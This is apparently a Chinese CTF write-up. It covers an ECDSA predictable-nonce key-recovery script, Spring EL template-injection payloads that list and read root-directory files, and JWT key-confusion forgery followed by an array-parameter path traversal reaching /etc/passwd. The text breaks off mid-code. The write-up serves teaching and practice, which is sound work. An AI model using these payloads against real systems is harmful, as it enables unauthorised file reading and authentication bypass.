ECDSA
题目内容:
ECDSA一定是安全的吗?提交格式:flag{私钥的MD5值}
题目:
#!/usr/bin/env python3from ecdsa import SigningKey, NIST521pfrom hashlib import sha512from Crypto.Util.number import long_to_bytesimport randomimport binasciiimport sys
digest_int = int.from_bytes(sha512(b"Welcome to this challenge!").digest(), "big")curve_order = NIST521p.orderpriv_int = digest_int % curve_orderpriv_bytes = long_to_bytes(priv_int, 66)sk = SigningKey.from_string(priv_bytes, curve=NIST521p)vk = sk.verifying_key
f_pub = open("public.pem", "wb")f_pub.write(vk.to_pem())f_pub.close()
def nonce(i): seed = sha512(b"bias" + bytes([i])).digest() k = int.from_bytes(seed, "big") return k
msgs = [b"message-" + bytes([i]) for i in range(60)]sigs = []
for i, msg in enumerate(msgs): k = nonce(i) sig = sk.sign(msg, k=k) sigs.append((binascii.hexlify(msg).decode(), binascii.hexlify(sig).decode()))
f_sig = open("signatures.txt", "w")for m, s in sigs: f_sig.write("%s:%s\n" % (m, s))f_sig.close()审计发现,本题考查ECDSA恢复私钥
ECDSA标准加密流程:
- 计算消息哈希
-
选择随机 nonce
k -
计算
- 计算
可以反推私钥d的算法:
考点在nonce是假的随机数,
def nonce(i): seed = sha512(b"bias" + bytes([i])).digest() k = int.from_bytes(seed, "big") return k每条消息对应的nonce可预测,所以私钥可以从任意一条签名中直接被恢复。
exp:
#!/usr/bin/env python3import binasciifrom ecdsa import VerifyingKey, NIST521p, SigningKeyfrom hashlib import sha512, md5from binascii import hexlify
def computer_priv_from_seed(): digest = sha512(b"Welcome to this challenge!").digest() curve_order = NIST521p.order priv_int = int.from_bytes(digest, "big") % curve_order priv_bytes = priv_int.to_bytes(66, "big") return priv_int,priv_bytes, digest
def nonce(i): seed = sha512(b"bias" + bytes([i])).digest() k = int.from_bytes(seed, "big") return k
def recover_d_from_signature(msg_bytes, sig_hex): sig = binascii.unhexlify(sig_hex)
if len(sig) < 132: raise ValueError("Signature length is too short to be valid for NIST521p") r = int.from_bytes(sig[0:66], "big") s = int.from_bytes(sig[66:132], "big") n = int(NIST521p.order) e = int.from_bytes(sha512(msg_bytes).digest(), "big")
if len(msg_bytes) == 0 or msg_bytes[-1] > 255: raise ValueError("Invalid message format") i = msg_bytes[-1] k = nonce(i) d = ((s * k - e) * pow(r, -1, n)) % n priv_bytes = d.to_bytes(66, "big") return d, priv_bytes, i
def main(): priv_int, priv_bytes, digest = computer_priv_from_seed() print("Welcome to this challenge! private key (int):", hexlify(digest).decode()) print("Private key (int):", priv_int) print("Private key (hex):", priv_bytes.hex()) print("MD5 of private key:", md5(priv_bytes).hexdigest())
recovered = set()
with open("signatures.txt", "r") as f: lines = [ln.strip() for ln in f if ln.strip() and ":" in ln]
for ln in lines: print("=============================================") print("Processing line:", ln) left, right = ln.split(":", 1) msg_bytes = bytes.fromhex(left) sig_hex = right.strip() d, pd, i = recover_d_from_signature(msg_bytes, sig_hex) print("Recovered private key (hex):", pd.hex()) print("MD5 of recovered private key:", md5(pd).hexdigest()) recovered.add(pd.hex())
with open("public.pem", "rb") as f: pub_pem = f.read()

sk = SigningKey.from_string(priv_bytes, curve=NIST521p) vk = sk.verifying_key pem = vk.to_pem() print("+++++++++++++++++++++++++++++++++++++++++++++") if pub_pem.strip() == pem.strip(): print("Public key from recovered private key does not match original!") print("Public key from recovered private key matches original:", pem.decode()) print(md5(priv_bytes)) print(priv_bytes) print("=============================================") priv_str = str(priv_int).encode("ascii") print("Private key as string:", md5(priv_str).hexdigest())
if __name__ == "__main__": main()确保验证时得出的公钥与题目给的一致:
EzJava
题目内容:
公告管理系统近期开发测试,为保证测试环境安全,已把常用系统命令全部清除,请尝试读取根目录的敏感文件。(本题下发后,请通过http访问相应的ip和port,例如 nc ip port ,改为http://ip:port/ )
admin/admin123弱口令直接进后台,发现为java的模板渲染,且T(连接起来会替换为NONO,new被替换为WoW。
最后使用java中的File类的listFiles方法获取根目录下的文件列表,因为其返回结果为数组,需要转换为字符串,所以构造:
${T (java.util.Arrays).toString(T (java.io.File).listRoots()[0].listFiles().![name])}
继续使用Files类中的readAiiLines方法获取flag值,Paths类的get设定文件名,因为程序会将flag字符串替换为空,所以使用concat进行截断绕过:
${T (java.nio.file.Files).readAllLines(T (java.nio.file.Paths).get('/'.concat('f').concat('lag_y0u_d0nt_kn0w')))}
Deprecated
今年长城杯决赛原题: 2025 长城杯 final 记录
下载附件后审计,漏洞点有两个:
router.get('/checkfile', AuthMiddleware, async (req, res, next) => { try{ let user = await db.getUser(req.data.username); if (user === undefined) { return res.send(`user ${req.data.username} doesn't exist.`); } if (req.data.username === 'admin' && req.data.priviledge==='File-Priviledged-User'){ let file=req.query.file; if (!file) { return res.send('File name not specified.'); } if (!allowedFile(file)) { return res.send('File type not allowed.'); } try{ if (file.includes(' ') || file.includes('/') || file.includes('..')) { return res.send('Invalid filename!'); } } catch(err){ return res.send('An error occured!'); }
if (file.length > 10) { file = file.slice(0, 10); } const returned = path.resolve('./' + file); fs.readFile(returned, (err) => { if (err) { return res.send('An error occured!'); } res.sendFile(returned); }); } else{ return res.send('Sorry Only priviledged Admin can check the file.').status(403); }
}catch (err){ return next(err); }});checkfile路由存在文件读取。
const allowedFile = (file) => { const format = file.slice(file.indexOf('.') + 1); return format == 'log';};这里可以绕过扩展名:

这里可以打文件读取:
const returned = path.resolve('./' + file);看下效果:

然后res.sendFile(returned);程序就会获取服务器上存在的文件,发送到客户端。
这个基本就是获取flag的核心所在,剩下继续看:
先看第一层过滤:
let user = await db.getUser(req.data.username); if (user === undefined) { return res.send(`user ${req.data.username} doesn't exist.`); } if (req.data.username === 'admin' && req.data.priviledge==='File-Priviledged-User'){这里需要伪造jwt,并且jwt的值需要等于这两个。
首先注册两个用户,获取两个用户的jwt:
使用rsa_sign2n/standalone at release · silentsignal/rsa_sign2n爆破公钥,爆破到公钥之后,利用python生成相应的jwt:
from pathlib import Pathimport jwtimport pickleimport base64import encodings
path = Path('.')for file in path.glob('*.pem'): with open(file.name, 'rb') as key: token=jwt.encode( payload={ "username": "admin", "priviledge": "File-Priviledged-User", "iat": 1766911284, }, key=key.read(), algorithm='HS256' ) print(token) print("---")参考https://www.caterpie771.cn/archives/347#GeekChalleng2024_jwt_pickle
这个时候就获得了admin用户的jwt。接下来绕过:
if (file.includes(' ') || file.includes('/') || file.includes('..'))这里只需要传入数组就可以被绕过。
写一个最小demo:
const express = require('express');const fs = require('fs');const { type } = require('os');const path = require('path');
const app = express();
const allowedFile = (file) => { const format = file.slice(file.indexOf('.') + 1); return format == 'log';};
app.get('/read', (req, res, next) => { let file = req.query['file[]']; // 让其接收file[]达到效果 ← 浏览器 ?file=xxx.log console.log('[+] req.query:', req.query); console.log('[+] req.query.file:', req.query.file);
if (!file) { return res.send('File name not specified.'); }
if (!allowedFile(file)) { return res.send('File type not allowed.'); }
try { if (file.includes(' ') || file.includes('/') || file.includes('..')) { return res.send('Invalid filename!'); } } catch (err) { return res.send('An error occured!'); }
if (file.length > 10) { file = file.slice(0, 10); }
const returned = path.resolve('./' + file); console.log('[+] resolved path:', returned);
fs.readFile(returned, (err) => { if (err) { return res.send('An error occured!'); } res.sendFile(returned); });});
app.listen(3000, () => { console.log('Listening on http://localhost:3000');});由于本地原因,漏洞点体现的不明显,当我们传入数组类型时:
http://localhost:3000/read?file[]=&file[]=&file[]=&file[]=../../../../../etc/passwd&file[]=.&file[]=log后端传入:


设置file为传入的内容:
const allowedFile = (file) => { const format = file.slice(file.indexOf('.') + 1); return format == 'log';};
const path = require('path');
